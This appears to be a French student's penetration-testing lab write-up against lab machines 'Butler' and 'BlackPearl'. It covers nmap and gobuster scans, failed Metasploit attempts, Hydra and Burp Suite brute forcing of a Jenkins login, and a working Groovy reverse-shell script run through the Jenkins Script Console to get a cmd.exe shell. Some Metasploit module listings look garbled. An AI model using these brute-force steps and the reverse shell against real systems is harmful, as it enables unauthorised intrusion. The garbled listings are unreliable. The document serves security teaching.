Exploitation du service SMB (microsoft-ds)

Pour vérifier si MS17-010 est présent :

nmap --script smb-vuln-ms17-010 -p445 10.170.9.10

JAY Quentin

```
└─# nmap --script smb-vuln-ms17-010 -p445 10.170.9.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 04:41 EST
Nmap scan report for 10.170.9.10
Host is up (0.0012s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 0E:1E:04:00:90:10 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

La commande `nmap --script smb-vuln-ms17-010 -p445 10.170.9.10` permet de vérifier si la machine cible (dans ce cas, **10.170.9.10**) est vulnérable à la faille **MS17-010**, également connue sous le nom d'**EternalBlue**.

nmap :

- Outil de scan de réseau qui permet d'analyser les ports, les services et les vulnérabilités potentielles sur une machine cible.

--script smb-vuln-ms17-010 :

- Ce script spécifique d'`nmap` est conçu pour détecter la vulnérabilité **MS17-010**.
- MS17-010 affecte SMBv1 et permet l'exécution de code à distance sur les machines Windows non corrigées.

-p445 :

- Cette option limite le scan au port 445, utilisé par le service SMB (Microsoft-DS).

10.170.9.10 :

- Adresse IP de la machine cible que vous souhaitez analyser.

Exploitation de MS17-010 (EternalBlue) avec Metasploit

JAY Quentin

msfconsole

```
msf6 > search ms17-010
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  exploit/windows/smb/ms17_010_永恒之蓝      2017-03-14    average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec        2017-03-14    normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14    normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
3  auxiliary/scanner/smb/smb_ms17_010        2017-03-14    normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14    great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > 
```

```
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set rhosts 10.170.9.10
rhosts => 10.170.9.10
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set rport 445
rport => 445
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > exploit

[*] Started reverse TCP handler on 10.170.0.10:4444
[*] 10.170.9.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.170.9.10:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 10.170.9.10:445      - Scanned 1 of 1 hosts (100% complete)
[-] 10.170.9.10:445      - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > 
```

L'absence d'une session après l'exploitation de MS17-010 peut être attribuée à une cible non vulnérable, à des protections réseau, ou à une configuration incorrecte.

Exploitation du service RPC

Nous allons à présent analyser le service RPC présent sur la machine cible. Le **service RPC (Remote Procedure Call)** est un protocole qui permet à un programme d'exécuter des fonctions ou des procédures sur une autre machine, comme si elles étaient exécutées localement. Ce service est couramment utilisé dans les environnements Windows pour faciliter la communication entre processus et machines.

Exploitation d'une faille RPC via metasploit

Dans ce scénario, nous avons identifié une faille liée au service RPC à l'aide de **Metasploit**. Bien qu'il n'y ait que peu d'informations sur le système cible, nous avons décidé de procéder à un test d'exploitation.

JAY Quentin

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/aix/ RPC_cmsd_opcode21	2009-10-07	great	No	AIX Calendar Manager Service Daemon (RPC.cmsd) Opcode 21 Buffer Overflow
1	auxiliary/admin/dce/ rpc/cve_2022_26923_certified	2017-11-02	normal	No	Active Directory Certificate Services (ADCS) privilege escalation (Cert
2	exploit/windows/scada/advantech_webaccess_webv/ bfc_bof	2020-07-13	excellent	Yes	Advantech WebAccess Webv/ RPC Service Stack Buffer Overflow
3	exploit/linux/http/apache_ofbiz_deserialization	2020-10-25	normal	No	Apache Ofbiz XML- RPC Java Deserialization
4	auxiliary/gather/apache_rave_creds	2021-10-25	excellent	Yes	Apache Rave User Information Disclosure
5	exploit/linux/misc/nimrodtopologyhistory_unauthenticated	2006-10-05	normal	No	Apache Storm Nimbus TopologyHistory Unauthenticated Command Executio
6	auxiliary/admin/windows/aspnet/aspnet_crash_extreme_password	2011-07-25	excellent	No	ASP.NET Extreme Password Hash Creation (w0dg) RPC
7	exploit/windows/http/ca_arcservice_ ts_authbypass	2010-10-04	average	No	CA Arcserve D2D GNT RPC Credential Information Disclosure
8	exploit/windows/brightstor/message_engine_72	2007-01-11	average	No	CA BrightStar ARCServe Message Engine 0x72 Buffer Overflow
9	exploit/windows/brightstor/message_engine	2007-04-25	average	No	CA BrightStar ARCServe Message Engine Buffer Overflow
10	exploit/windows/brightstor/message_engine_heap	2006-10-05	average	No	CA BrightStar ARCServe Message Engine Heap Overflow
11	exploit/windows/brightstor/tape_engine_0x8a	2010-10-04	average	No	CA BrightStar ARCServe Tape Engine 0x8A Buffer Overflow
12	exploit/windows/brightstor/tape_engine	2006-11-21	average	No	CA BrightStar ARCServe Tape Engine Buffer Overflow
13	exploit/windows/brightstor/mediarsrv_sunrpc	2007-04-25	average	No	CA BrightStar ARCServe Media Service Stack Buffer Overflow
14	exploit/windows/local/cvrf_2020_17136	2020-03-10	normal	Yes	CVE-2020-17136 Cloud Filter Arbitrary File Creation EOP
15	exploit/windows/brightstor/ca_arcservice_342	2008-10-09	average	No	Computer Associates ARCServe REPORTREMOTEEXECUTEML Buffer Overflow
16	exploit/windows/brightstor/etrust_itm_alert	2008-04-04	average	No	Computer Associates Alert Notification Buffer Overflow
17	auxiliary/admin/vxworks/dlink_l2eye_autoanswerer	2008-04-04	normal	No	D-Link L2eye Video Conference AutoAnswer (w0dg) RPC
18	auxiliary/scanner/dce/ rpc/tcp_dce_rpc_auditor	2008-04-04	normal	No	DCE/RPC TCP Service Auditor
19	auxiliary/scanner/dce/ rpc/dcom_auditor	2008-04-04	normal	No	DCE/RPC DCOM Service Auditor
20	exploit/windows/local/cvrf_insync_insynccpnphnet64_rcp_type_5_priv_esc	2020-02-25	excellent	Yes	Drivx inSync inSyncCPNPHnet64.exe RPC Type 5 Privilege Escalation
21	exploit/windows/enc/networker_format_string	2012-08-29	normal	No	EMC Networker Format String
22	auxiliary/scanner/dce/ rpc/endpoint_mapper	2013-10-08	normal	No	Endpoint Mapper Service Discovery
23	auxiliary/dos/freebsd/nfstd/nfsd_mount	2013-10-08	normal	No	FreeBSD Remote NFS RPC Request Denial of Service
24	auxiliary/admin/hp_im_sso_create_account	2013-10-08	normal	No	HP Intelligent Management SSO Account Creation
25	auxiliary/scanner/dce/ rpc/hidden	2013-10-08	normal	No	Hidden DCE/RPC Service Discovery
26	auxiliary/admin/dce/ rpc/hidden	2013-10-08	normal	No	ICPv4 Certificate Management
27	exploit/windows/dcerpc/ ms03_026_dcom	2008-07-16	great	Yes	MS03-026 Microsoft RPC DCOM Interface Overflow

Cela affichera une liste de modules exploitables liés au service RPC. Par exemple, des failles comme **MS03-026** (RPC DCOM) ou **MS08-067** (netapi) pourraient apparaître.

Par le biais de mes recherches sur internet, je me suis rendu compte que la faille **MS03-026** semble plus exploitable vu que son score est “critical”

JAY Quentin

```
msf6 > use 27
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(windows/dcerpc/ms03_026_dcom) > options

Module options (exploit/windows/dcerpc/ms03_026_dcom):
  Name   Current Setting  Required  Description
  RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          135        yes        The target port (TCP)

  Payload options (windows/shell/reverse_tcp):
    Name   Current Setting  Required  Description
    EXITFUNC      thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
    LHOST          yes        The listen address (an interface may be specified)
    LPORT          4444       yes        The listen port

  Exploit target:
    Id  Name
    - -
    0  Windows NT SP3-6a/2000/XP/2003 Universal

View the full module info with the info, or info -d command.
```

Vous avez utilisé une méthode classique via **Metasploit** pour exploiter une vulnérabilité sur le service RPC, mais l'exploitation n'a pas abouti, et aucune session Meterpreter n'a été créée.

Exploitation Potentielle d'un Serveur Web sur le Port 8080

L'utilisation de **Gobuster** est une méthode efficace pour identifier les répertoires et fichiers cachés sur un serveur web.

JAY Quentin

```
└─# gobuster dir -u http://10.170.9.10:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.170.9.10:8080
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
Error: error on running gobuster: unable to connect to http://10.170.9.10:8080/: Get "http://10.170.9.10:8080/": context deadline exceeded (Client.Timeout
exceeded while awaiting headers)
```

**Welcome to Jenkins!**

Username

Password

Sign in

 Keep me signed in

En accédant à l'URL(10.170.9.10) découverte via **Gobuster**, nous sommes arrivés sur une **interface Jenkins**. Jenkins est un outil d'intégration continue (CI) souvent utilisé pour automatiser des tâches de développement, de déploiement, et de tests. La page demande un nom d'utilisateur et un mot de passe, cela signifie que Jenkins est protégé par une authentification.

Avant d'automatiser avec Hydra ou Burp Suite, il est logique de vérifier si une vulnérabilité connue pour **Jenkins** est disponible dans **Metasploit**.

Vérification de vulnérabilités Jenkins avec Metasploit

JAY Quentin

msfconsole
search jenkins

```
msf6 > search jenkins
Matching Modules
=====
#  Name
-  exploit/windows/misc/ibm_websphere_java_deserialize      2015-11-06   excellent  No   IBM WebSphere RCE Java Deserialization Vulnerability
1  exploit/multi/http/jenkins_metaprogramming               2019-01-08   excellent  Yes  Jenkins ACL Bypass and Metaprogramming RCE
2  exploit/linux/http/jenkins_cli_deserialization           2017-04-26   excellent  Yes  Jenkins CLI Deserialization
3  exploit/linux/misc/jenkins_ldap_deserialize             2016-11-16   excellent  Yes  Jenkins CLI HTTP Java Deserialization Vulnerability
4  exploit/linux/misc/jenkins_java_deserialize            2015-11-18   user   excellent  Yes  Jenkins CLI RMI Java Deserialization Vulnerability
5  post/multi/gather/jenkins_gather                         normal    No   Jenkins Credential Collector
6  auxiliary/gather/jenkins_cred_recovery                  normal    Yes  Jenkins Domain Credential Recovery
7  auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum  2016-02-24   normal    No   Jenkins Server Broadcast Enumeration
8  exploit/multi/http/jenkins_xstream_deserialize          2016-02-24   excellent Yes  Jenkins XStream Groovy classpath Deserialization Vulnerability
ity
9  auxiliary/scanner/http/jenkins_enum                     normal    No   Jenkins CI Enumeration
10 auxiliary/scanner/http/jenkins_login                   2013-01-18   good   Yes  Jenkins CI Login Utility
11 exploit/multi/http/jenkins_script_console            2015-11-06   normal    Yes  Jenkins CI Script-Console Java Execution
12 auxiliary/scanner/http/jenkins_command                normal    No   Jenkins CI Unauthenticated Script-Console Scanner
13 exploit/linux/misc/opennms_java_serialize            2015-11-06   Sh    normal  No   OpenNMS Java Object Unserialization Remote Code Execution

Interact with a module by name or index. For example info 13, use 13 or use exploit/linux/misc/opennms_java_serialize
```

exploit/multi/http/jenkins_script_console : Permet l'exécution de commandes via la console de script Jenkins.

```
msf6 exploit(multi/http/jenkins_script_console) > rport 8080
[-] Unknown command: rport
msf6 exploit(multi/http/jenkins_script_console) > exploit

[*] Started reverse TCP handler on 10.170.0.10:4444
[*] Checking access to the script console
[-] Exploit aborted due to failure: unknown: No Response received
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/jenkins_script_console) >
```

L'absence de session après l'exploitation de la vulnérabilité Jenkins indique que l'attaque n'a pas abouti. Les hypothèses possibles sont : soit la version de Jenkins n'est pas vulnérable ou bien la machine cible peut avoir été mise à jour ou corrigée

Automatisation avec HYDRA :

JAY Quentin

```
[root@vm-iutcl-kali-0]:~/home/kali/mount]
# hydra -L admin -P /Documents/rockyou.txt ssh://10.170.9.10 -t 64
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-15 04:19:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1:p:1), ~1 try per task
[DATA] attacking ssh://10.170.9.10:22/
[ERROR] could not connect to ssh://10.170.9.10:22 - Timeout connecting to 10.170.9.10

[root@vm-iutcl-kali-0]:~/home/kali/mount]
# hydra -L jenkin -P /Documents/rockyou.txt ssh://10.170.9.10 -t 64
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-15 04:20:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1:p:1), ~1 try per task
[DATA] attacking ssh://10.170.9.10:22/
[ERROR] could not connect to ssh://10.170.9.10:22 - Timeout connecting to 10.170.9.10
```

[hydra -L admin -P /Documents/rockyou.txt ssh://10.170.9.10 -t 64](#)

-L admin : Hydra va tenter de se connecter avec le nom d'utilisateur **admin**.

-P /Documents/rockyou.txt : Le fichier **rockyou.txt** contient une liste de mots de passe à tester.

ssh://10.170.9.10 : La cible est le service SSH écoutant sur l'adresse IP **10.170.9.10**

-t 64 : Permet d'exécuter jusqu'à 64 tâches en parallèle pour accélérer les tests.

L'erreur signifie que Hydra n'a pas pu établir de connexion avec le service SSH .

On obtient le même résultat avec le nom d'utilisateur **jenkin** pour tester si ce compte spécifique est valide.


Après avoir tenté d'automatiser une attaque avec Hydra sans succès, je me suis tourné vers Burp Suite pour analyser les interactions et rechercher d'éventuelles failles exploitables.

BURPSUITE

Nous avons donc décidé d'utiliser Burp Suite pour effectuer un bruteforce sur cette page d'authentification afin de tenter de trouver une combinaison valide de login et de mot de passe.

JAY Quentin

Avec Burp Suite, un outil permettant d'intercepter et d'analyser le trafic réseau, nous avons capturé la communication générée lors d'une tentative de connexion avec un login et un mot de passe incorrects.



En utilisant l'onglet proxy de l'interface Burp Suite, nous avons ouvert un navigateur pointant vers la page Jenkins.

Ensuite, nous avons entré un login et un mot de passe erronés pour déclencher une requête d'authentification et capturer le trafic correspondant. Après avoir activé l'option d'interception sur Burp, nous avons obtenu la requête HTTP suivante, qui représente la tentative d'authentification interceptée.

On fait un clique droit -> Send to intruder :


A ce niveau on sélectionne que le login et mdp pour commencer l'attaque par force brute :

14
15 j_username=\$admin&j_password=\$admin&from=%2F&Submit=Sign+in

Nous allons tout d'abord choisir la méthode d'attaque, qui sera le mode ***pitchfork***. Ce choix repose sur le fait que cette méthode teste des combinaisons directes entre les valeurs des payloads chargés, ici un login et un mot de passe. Nous supposons que le login et le mot de passe sont identiques. Nous procédons ensuite à l'ajout des payloads nécessaires à l'attaque en sélectionnant les champs *username* et *password*. Dans le menu dédié aux payloads, nous ajoutons une liste de noms d'utilisateur potentiels dans le premier payload. Cette même liste est ensuite copiée

JAY Quentin

dans le deuxième payload, correspondant aux mots de passe, afin de tester les mêmes valeurs pour les deux champs.



Attack	Save	Columns						
Results	Positions	Payloads	Resource Pool	Options				
Filter: Showing all items								
Request	Payload 1		Payload 2	Status	Error	Timeout	Length	Comment
0				302	<input type="checkbox"/>	<input type="checkbox"/>	403	
1	admin	admin		302	<input type="checkbox"/>	<input type="checkbox"/>	404	
2	administrateur	administrateur		302	<input type="checkbox"/>	<input type="checkbox"/>	404	
3	butler	butler		302	<input type="checkbox"/>	<input type="checkbox"/>	404	
4	Butler	Butler		302	<input type="checkbox"/>	<input type="checkbox"/>	404	
5	jenkin	jenkin		302	<input type="checkbox"/>	<input type="checkbox"/>	403	
6	Jenkin	Jenkin		302	<input type="checkbox"/>	<input type="checkbox"/>	404	
7	jenkins	jenkins		302	<input type="checkbox"/>	<input type="checkbox"/>	180	
8	Jenkins	Jenkins		302	<input type="checkbox"/>	<input type="checkbox"/>	404	

Lors du test des combinaisons, nous avons remarqué qu'à la 7ème tentative, la réponse du serveur présentait une longueur (*Length*) différente par rapport aux autres réponses. Ce détail suggère qu'une potentielle correspondance pourrait être détectée.

JAY Quentin

Pour valider cette hypothèse, nous avons essayé de nous authentifier avec le couple login/mot de passe : *jenkins*.

Après validation, nous avons été redirigés vers la page d'administration du site, confirmant ainsi l'accès avec ces identifiants

Nous allons explorer le site pour identifier d'éventuelles failles exploitables.

Dans le menu de configuration, nous avons remarqué les onglets "CLI Jenkins" et "Script Console", qui semblent particulièrement intéressants à examiner.

Nous allons tenter un reverse shell

JAY Quentin

The screenshot shows the Jenkins Script Console. On the left, there's a sidebar with links for 'New Item', 'People', 'Build History', and 'Manage Jenkins'. The main area is titled 'Script Console' and contains a note: 'Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:'. Below this is a code editor with the following Groovy script:

```
println(Jenkins.instance.pluginManager.plugins)
```

A note below the code says: 'All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.'

Nous avons trouvé sur Internet une ressource expliquant comment exploiter Jenkins pour obtenir un reverse shell, grâce à un dépôt GitHub détaillant cette méthode. Ce guide pourrait nous aider à examiner si une exploitation similaire est possible dans notre contexte.

The screenshot shows a GitHub repository page for 'reverse-shell-via-Jenkins' by 'Brzozova'. The repository is public and has 1 branch and 0 tags. It contains two commits:


- Brzozova Fix typo (bd5b810 - 2 years ago, 3 Commits)
- Fix typo (2 years ago)

The repository has 0 forks and 1 star. The 'About' section states: 'Gain Windows initial shell using Jenkins'.

On met le script suivant dans le console :

```
1 String host="10.170.0.10";
2 int port=4444;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
5 Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
6 si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();
7 while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());
8 while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());
9 so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.cl
```

Nous nous assurons que le port correspondant est ouvert sur notre machine pour permettre l'établissement de la session.

JAY Quentin

```
[root@vm-iutcl-kali-0] [/home/kali]
# nc -lvpnp 4444
listening on [any] 4444 ...
connect to [10.170.0.10] from (UNKNOWN) [10.170.9.10] 61347
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>net user
net user

User accounts for \\BUTLER

Administrator          butler
Guest                  WDAGUtilityAccount
The command completed successfully.
```

Nous avons réussi à accéder au shell de la machine cible. En examinant les utilisateurs du système, nous avons constaté la présence de deux comptes : butler, qui est administrateur, et un utilisateur guest.

En exécutant la commande [whoami](#) sur le shell, il est confirmé que nous sommes connectés en tant qu'utilisateur butler. Cela signifie que la vulnérabilité exploitée sur le site web Jenkins nous a permis d'obtenir un accès direct avec des privilèges administratifs (root) sur le système

Et du coup avec le compte Jenkins, on a accès à pratiquement tout .

JAY Quentin

Machine BlackPearl

Vérification de la Communication entre les VM :

Avant de commencer, nous allons confirmer que nos deux machines virtuelles (VM) communiquent correctement.

```
[root@vm-iutcl-kali-0] [/home/kali]
# ping 10.170.7.14
PING 10.170.7.14 (10.170.7.14) 56(84) bytes of data.
64 bytes from 10.170.7.14: icmp_seq=1 ttl=64 time=1.01 ms
64 bytes from 10.170.7.14: icmp_seq=2 ttl=64 time=0.809 ms
64 bytes from 10.170.7.14: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 10.170.7.14: icmp_seq=4 ttl=64 time=0.868 ms
```

Scan Initial avec Nmap :

Premièrement, on fait un scan avec nmap pour identifier les ports ouverts, voici la commande :

`nmap -sV -sC 10.170.7.14`

Voici la signification des options :

-sV : Ce paramètre permet de détecter les versions des services qui tournent sur les ports ouverts. Il est essentiel pour connaître les applications en cours d'exécution et leurs versions exactes.

-sC : Utilise les scripts par défaut de nmap pour identifier des informations supplémentaires sur les services (exemple : vulnérabilités connues, configuration, etc.).

Adresse IP : 10.170.7.14 : C'est l'adresse de la machine cible.

```
[root@vm-iutcl-kali-0] [/home/kali]
# nmap -sV -sC 10.170.7.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 04:57 EST
```

JAY Quentin

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 04:57 EST
Nmap scan report for 10.170.7.14
Host is up (0.00044s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_  256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp    open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_ bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http    nginx 1.14.2
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.14.2
MAC Address: 0E:1E:04:00:70:14 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
```

D'après les résultats de votre capture d'écran Nmap, les services détectés sont :

22/tcp (SSH) : OpenSSH 7.9p1 Debian 10 + deb10u2
 53/tcp (DNS) : ISC BIND 9.11.5-P4+5.1+deb10u5
 80/tcp (HTTP) : nginx 1.14.2

En voyant le port 80, on fait un gobuster pour trouver les pages webs disponibles :

```
[root@vm-iutcl-kali-0] ~
# gobuster dir -u http://10.170.7.14 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.170.7.14
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/secret          (Status: 200) [Size: 209]
Progress: 220560 / 220561 (100.00%)
=====
Finished
```

On trouve une page nommé secret

JAY Quentin

On tapant l'adresse ip sur le navigateur on atterrit sur le site suivant :



Welcome to nginx!

